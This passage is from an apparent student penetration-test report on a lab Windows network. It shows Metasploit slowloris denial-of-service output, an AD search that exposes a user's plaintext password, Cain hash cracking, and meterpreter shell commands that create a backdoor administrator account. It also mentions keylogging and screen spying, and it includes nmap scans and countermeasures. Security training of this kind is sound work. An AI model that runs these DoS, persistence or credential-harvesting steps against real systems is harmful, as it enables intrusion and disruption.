
3.2 EXTRA ISSUES

Other issues were found within the network. Some don't allow the tester to gain access to the admin account but still allow the tester to mess with the network in ways they should not be able to. For example, it was found during the enumeration phase that the network was vulnerable to the slowloris exploit. Slowloris is a DoS attack that ca be found and used through metasploit (see figure 9) with the rhosts and payload set up the attack can be initiated (see figure 10). Slowloris attacks the target system by keeping as many ports open for as long as possible to slow down the network.



```
msf5 > seach slowloris
[-] Unknown command: seach.
msf5 > search slowloris

Matching Modules
================

   #  Name                             Disclosure Date  Rank    Check  Description
   -  ----                             ---------------  ----    -----  -----------
   0  auxiliary/dos/http/slowloris     2009-06-17       normal  No     Slowloris Denial of Service Attack


msf5 > use 0
msf5 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost                             yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections
```


Figure 9 – Slowloris being found within metasploit



```
msf5 auxiliary(dos/http/slowloris) > set RHOST 192.168.0.1
RHOST => 192.168.0.1
msf5 auxiliary(dos/http/slowloris) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf5 auxiliary(dos/http/slowloris) > SHOW OPTIONS
[-] Unknown command: SHOW.
msf5 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost            192.168.0.1      yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections

msf5 auxiliary(dos/http/slowloris) > run
[*] Running module against 192.168.0.1

[*] Starting server...
[*] Attacking 192.168.0.1 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
```

Figure 10 – Slowloris attacking the network

In addition, file directories were explored using the active directory explorer tool, and this was used to find work groups and users. Doing this exposed the username of Fredrick Chapman. Once again this is due to it showing some of the users along with their descriptions, positions, work group and more. (see figure 11)


Active Directory Explorer - Sysinternals: www.sysinternals.com [192.168.0.1 [Server1.uadcwnet.com]]
File
Edit
Favorites
Search
Compare
History
Help
Active Directory Explorer
Attribute
Syntax
Count
Value(s)
Search Container
Add
Remove
Save...
Search
Cancel

Path: 192.168.0.1 [Server1.uadcwnet.com]

- 192.168.0.1 [Server1.uadcw
  - DC=uadcwnet,DC=com
  - CN=Configuration,DC=u
  - CN=Schema,CN=Config
  - DC=DomainDnsZones,D(
  - DC=ForestDnsZones,DC

Search for objects with the following attributes:

Class: -- Common classes --

Attribute: description

Relation: is

Value:

(description=*pass*)


Current Search Criteria:

Attribute	Relation	Value
description	contains	pass

distinguishedName	description
CN=ipsecNFA{594272FD-071D-11...	Permit unsecure ICMP packets to pas...
CN=Allowed RODC Password Repl...	Members in this group can have their ...
CN=Denied RODC Password Repli...	Members in this group cannot have th...
CN=Fredrick Chapman,OU=Engine...	password:rX2HUuoQg9lC

Figure 11 – Fredrick Chapmans password being found through active directory explorer

The passwords were also put through the program cain along with the word lists such as rockyou and commonpasswords, while successful it was instead it was opted to use the website hash killer and crackstation in the procedure due to their simplicity as It shows that anyone without computer knowledge could access and uses this site. However, cain could still have been used to brute force every password, and if this was done it would have revealed the passwords for every user on the system, but this was unable to be achieved as there was not enough time to do this, and to brute force 100 passwords of varying length could take months. (see figure 12)



User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type	Note
Administra							LM & NTLM	
Guest							LM & NTLM	
krbtgt							LM & NTLM	
admin							LM & NTLM	
R.Astley							LM & NTLM	
C.Moreno							LM & NTLM	
C.Griffin							LM & NTLM	
I.Pratt							LM & NTLM	
L.Burke							LM & NTLM	
J.Johnsor							LM & NTLM	
T.Nunez							LM & NTLM	
J.Stevens							LM & NTLM	
L.Thornto							LM & NTLM	
M.Day							LM & NTLM	
C.Morris							LM & NTLM	
R.Knight							LM & NTLM	
P.Pittman							LM & NTLM	
D.King							LM & NTLM	
D.Dunn							LM & NTLM	
D.Mannin							LM & NTLM	
D.Valdez							LM & NTLM	
D.Price							LM & NTLM	
J.Saunde							LM & NTLM	
J.Hart							LM & NTLM	
S.Reed							LM & NTLM	
A.Peters	* empty *	*		AAD3B435B514...	DFAA0F46FA86...		LM & NTLM	

Brute-Force Attack

Charset
○ Predefined
abcdefghijklmnopqrstuvwxyz0123456789
○ Custom

Password length
Min 1
Max 16

Start from

Keyspace
8.1860514273734411E+024


Current password
rjrwhg

Key Rate
12738276 Pass/Sec

Time Left
2.03787e+010 years

Figure 12 – Cain being used to crack password hashes via brute force

Eternal blue can do more than just dump hashes. For one, the command "shell" can be used to gain access to windows shell, and with this you can make a brand-new account (see figure 13) and escalate it up to admin privileges by using shell to add an account to the domain admin group. However, to avoid suspicion of a new account on the system it would be best to promote the test account given from the company. The new account created by the tester was successfully able to log into the servers (see figure 14)



```
meterpreter > shell
Process 3196 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
  SECURE
C:\Windows\system32>net user /add testadmin admin123
net user /add testadmin admin123
The command completed successfully.


C:\Windows\system32>net localgroup administrators testadmin /add
net localgroup administrators testadmin /add
The command completed successfully.
```

Figure 13 – windows shell being accessed via meterpreter





Figure 14 – Logged in as the newly created admin account on server 1

Eternal blue can also be used to get a keylog from the network using the keyscan_start and keyscan_dump commands, and this would also reveal the admin password when they go to log in. The tester could also spy on the servers or clients by using the screendump command (see figure 15), and this is useful as they can see exactly what the user logged in is doing in real time (see figure 16).



```
neterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /root/RWUaKVAE.html
[*] Streaming...
```

Figure 15 – Using the screenshare command in eternal blue




Figure 16 – Viewing the admins screen through a stream

3.3 Countermeasures

The best countermeasure the company can make to their network to ensure their network cannot be exploited by eternal blue is to update their entire network to a Microsoft verified version that is protected from the exploit. In addition it would be useful for the users to not have their description as their password and this should be changed immediately, another way the company could improve their network is with two factor authentication have an employee get a unique code every day when they come into work that would be used to confirm it is them logging onto their system.

3.4 Conclusions

In conclusion, the network given to the tester is overall extremely insecure to due it being vulnerable to the eternal blue exploit that allowed the tester to have full control over the client's network. This can be fixed however if the client upgrades to the latest version of windows, this should ensure they are no longer vulnerable to this attack. In addition, with a network only being as secure as its weakest link it is crucial that no passwords are stored in plain text or in a user's description as this could allow anyone to log in as these users and enter the network.

3.5 Future Work

If given more time more exploits could have been tried out against the network such as WannaCry or blue keep, as this could give the tester more options or a different way to stop the company's network from working.

In addition, with more time full UDP scans could take place as they could scan every port in order to see if the network has any other open UDP ports that could be exploited in any way, more time could also allow some password hashes to be brute forced allowing access to even more of the users

The nessus scans also pointed at an outdated version of php in use if given more time a way to exploit this could be explored fully in order to further disrupt the network.

The administrative accounts could also be explored further in order to test internally to see if any exploits could be used such as creating a backdoor.

References

URL's:

https://hashkiller.co.uk [Accessed 13 December 2019].

https://crackstation.net [Accessed 13 December 2019].

https://www.exploit-db.com [Accessed 1 December2019].

https://adsecurity.org/?p=556 [Accessed 13 December 2019].

https://labs.portcullis.co.uk/tools/enum4linux/ [Accessed 6 December 2019].

APPENDICES

APPENDIX 1 – SERVER SCAN SCRIPTS

```
nmap -sT -p1-65535 -v -v -T5 -sV -O -oN newTCPserver1 192.168.0.1
nmap -sT -p1-65535 -v -v -T5 -sV -O -oN newTCPserver2 192.168.0.2
nmap -sU -p1-2000 -v -v -T4 -sV  -oN newUDPserver1 192.168.0.1
nmap -sU -p1-2000 -v -v -T4 -sV -oN newUDPserver2 192.168.0.2
```

APPENDIX 2 – CLIENT SCAN SCRIPTS

```
nmap -sT -p1-65535 -v -v -T5 -sV -O -oN newTCPserver1 192.168.0.10
nmap -sT -p1-65535 -v -v -T5 -sV -O -oN newTCPserver2 192.168.0.11
nmap -sU -p1-2000 -v -v -T4 -sV  -oN newUDPserver1 192.168.0.10
nmap -sU -p1-2000 -v -v -T4 -sV -oN newUDPserver2 192.168.0.11
```

APPENDIX 3 – SERVER 1 TCP SCAN

```
# Nmap 7.80 scan initiated Fri Nov 29 10:00:10 2019 as: nmap -sT -p1-65535 -v -v -T5 -sV -O -
oN newTCPserver1 192.168.0.1

Nmap scan report for 192.168.0.1

Host is up, received arp-response (0.00080s latency).

Scanned at 2019-11-29 10:00:10 EST for 118s

Not shown: 65491 closed ports

Reason: 65491 conn-refused

PORT     STATE SERVICE     REASON  VERSION

21/tcp   open  ftp         syn-ack

23/tcp   open  telnet      syn-ack Microsoft Windows XP telnetd

25/tcp   open  smtp        syn-ack ArGoSoft Freeware smtpd 1.8.2.9

42/tcp   open  tcpwrapped  syn-ack

53/tcp   open  domain      syn-ack Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008
R2 SP1)

79/tcp   open  finger      syn-ack ArGoSoft Mail fingerd

80/tcp   open  http        syn-ack Apache httpd (PHP 5.6.30)
```

```
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2019-11-29 15:00:59Z)
99/tcp    open  http         syn-ack ArGoSoft Mail Server Freeware httpd 1.8.2.9
110/tcp   open  pop3         syn-ack ArGoSoft freeware pop3d 1.8.2.9
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
445/tcp   open  microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: UADCWNET)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
3269/tcp  open  tcpwrapped   syn-ack
6001/tcp  open  tcpwrapped   syn-ack
6002/tcp  open  tcpwrapped   syn-ack
6003/tcp  open  tcpwrapped   syn-ack
6004/tcp  open  tcpwrapped   syn-ack
6005/tcp  open  tcpwrapped   syn-ack
6006/tcp  open  tcpwrapped   syn-ack
6007/tcp  open  tcpwrapped   syn-ack
6008/tcp  open  tcpwrapped   syn-ack
6009/tcp  open  tcpwrapped   syn-ack
6010/tcp  open  tcpwrapped   syn-ack
9389/tcp  open  mc-nmf       syn-ack .NET Message Framing
47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        syn-ack Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows RPC
```

```
49154/tcp open  msrpc       syn-ack Microsoft Windows RPC
49155/tcp open  msrpc       syn-ack Microsoft Windows RPC
49157/tcp open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc       syn-ack Microsoft Windows RPC
49159/tcp open  msrpc       syn-ack Microsoft Windows RPC
49163/tcp open  msrpc       syn-ack Microsoft Windows RPC
49167/tcp open  msrpc       syn-ack Microsoft Windows RPC
49172/tcp open  msrpc       syn-ack Microsoft Windows RPC
49177/tcp open  msrpc       syn-ack Microsoft Windows RPC
49178/tcp open  msrpc       syn-ack Microsoft Windows RPC
49212/tcp open  msrpc       syn-ack Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.80%I=7%D=11/29%Time=5DE132AC%P=x86_64-pc-linux-gnu%r(NUL
SF:L,4C,"220\x20Welcome\x20to\x20ColoradoFTP\x20-\x20the\x20open\x20source
SF:\x20FTP\x20server\x20\(www\.coldcore\.com\)\r\n")%r(GenericLines,4C,"22
SF:0\x20Welcome\x20to\x20ColoradoFTP\x20-\x20the\x20open\x20source\x20FTP\
SF:x20server\x20\(www\.coldcore\.com\)\r\n")%r(Help,145,"220\x20Welcome\x2
SF:0to\x20ColoradoFTP\x20-\x20the\x20open\x20source\x20FTP\x20server\x20\(
SF:www\.coldcore\.com\)\r\n214-\x20Supported\x20commands:\r\n\x20ABOR\tALL
SF:O\tAPPE\tCDUP\tCWD\tDELE\r\n\x20FEAT\tHELP\tLIST\tMDTM\tMKD\tMLSD\r\n\x
SF:20MLST\tMODE\tNLST\tNOOP\tOPTS\tPASS\r\n\x20PASV\tPORT\tPWD\tQUIT\tREST
SF:\tRETR\r\n\x20RMD\tRNFR\tRNTO\tSIZE\tSTAT\tSTOR\r\n\x20STOU\tSTRU\tSYST
SF:\tTVFS\tTYPE\tUSER\r\n214\x20Other\x20commands\x20unimplemented\.\r\n")
SF:%r(SSLSessionReq,4C,"220\x20Welcome\x20to\x20ColoradoFTP\x20-\x20the\x2
SF:0open\x20source\x20FTP\x20server\x20\(www\.coldcore\.com\)\r\n")%r(SMBP
SF:rogNeg,4C,"220\x20Welcome\x20to\x20ColoradoFTP\x20-\x20the\x20open\x20s
SF:ource\x20FTP\x20server\x20\(www\.coldcore\.com\)\r\n");
MAC Address: 00:0C:29:77:67:D6 (VMware)
```

```
Device type: general purpose

Running: Microsoft Windows 7|2008|8.1

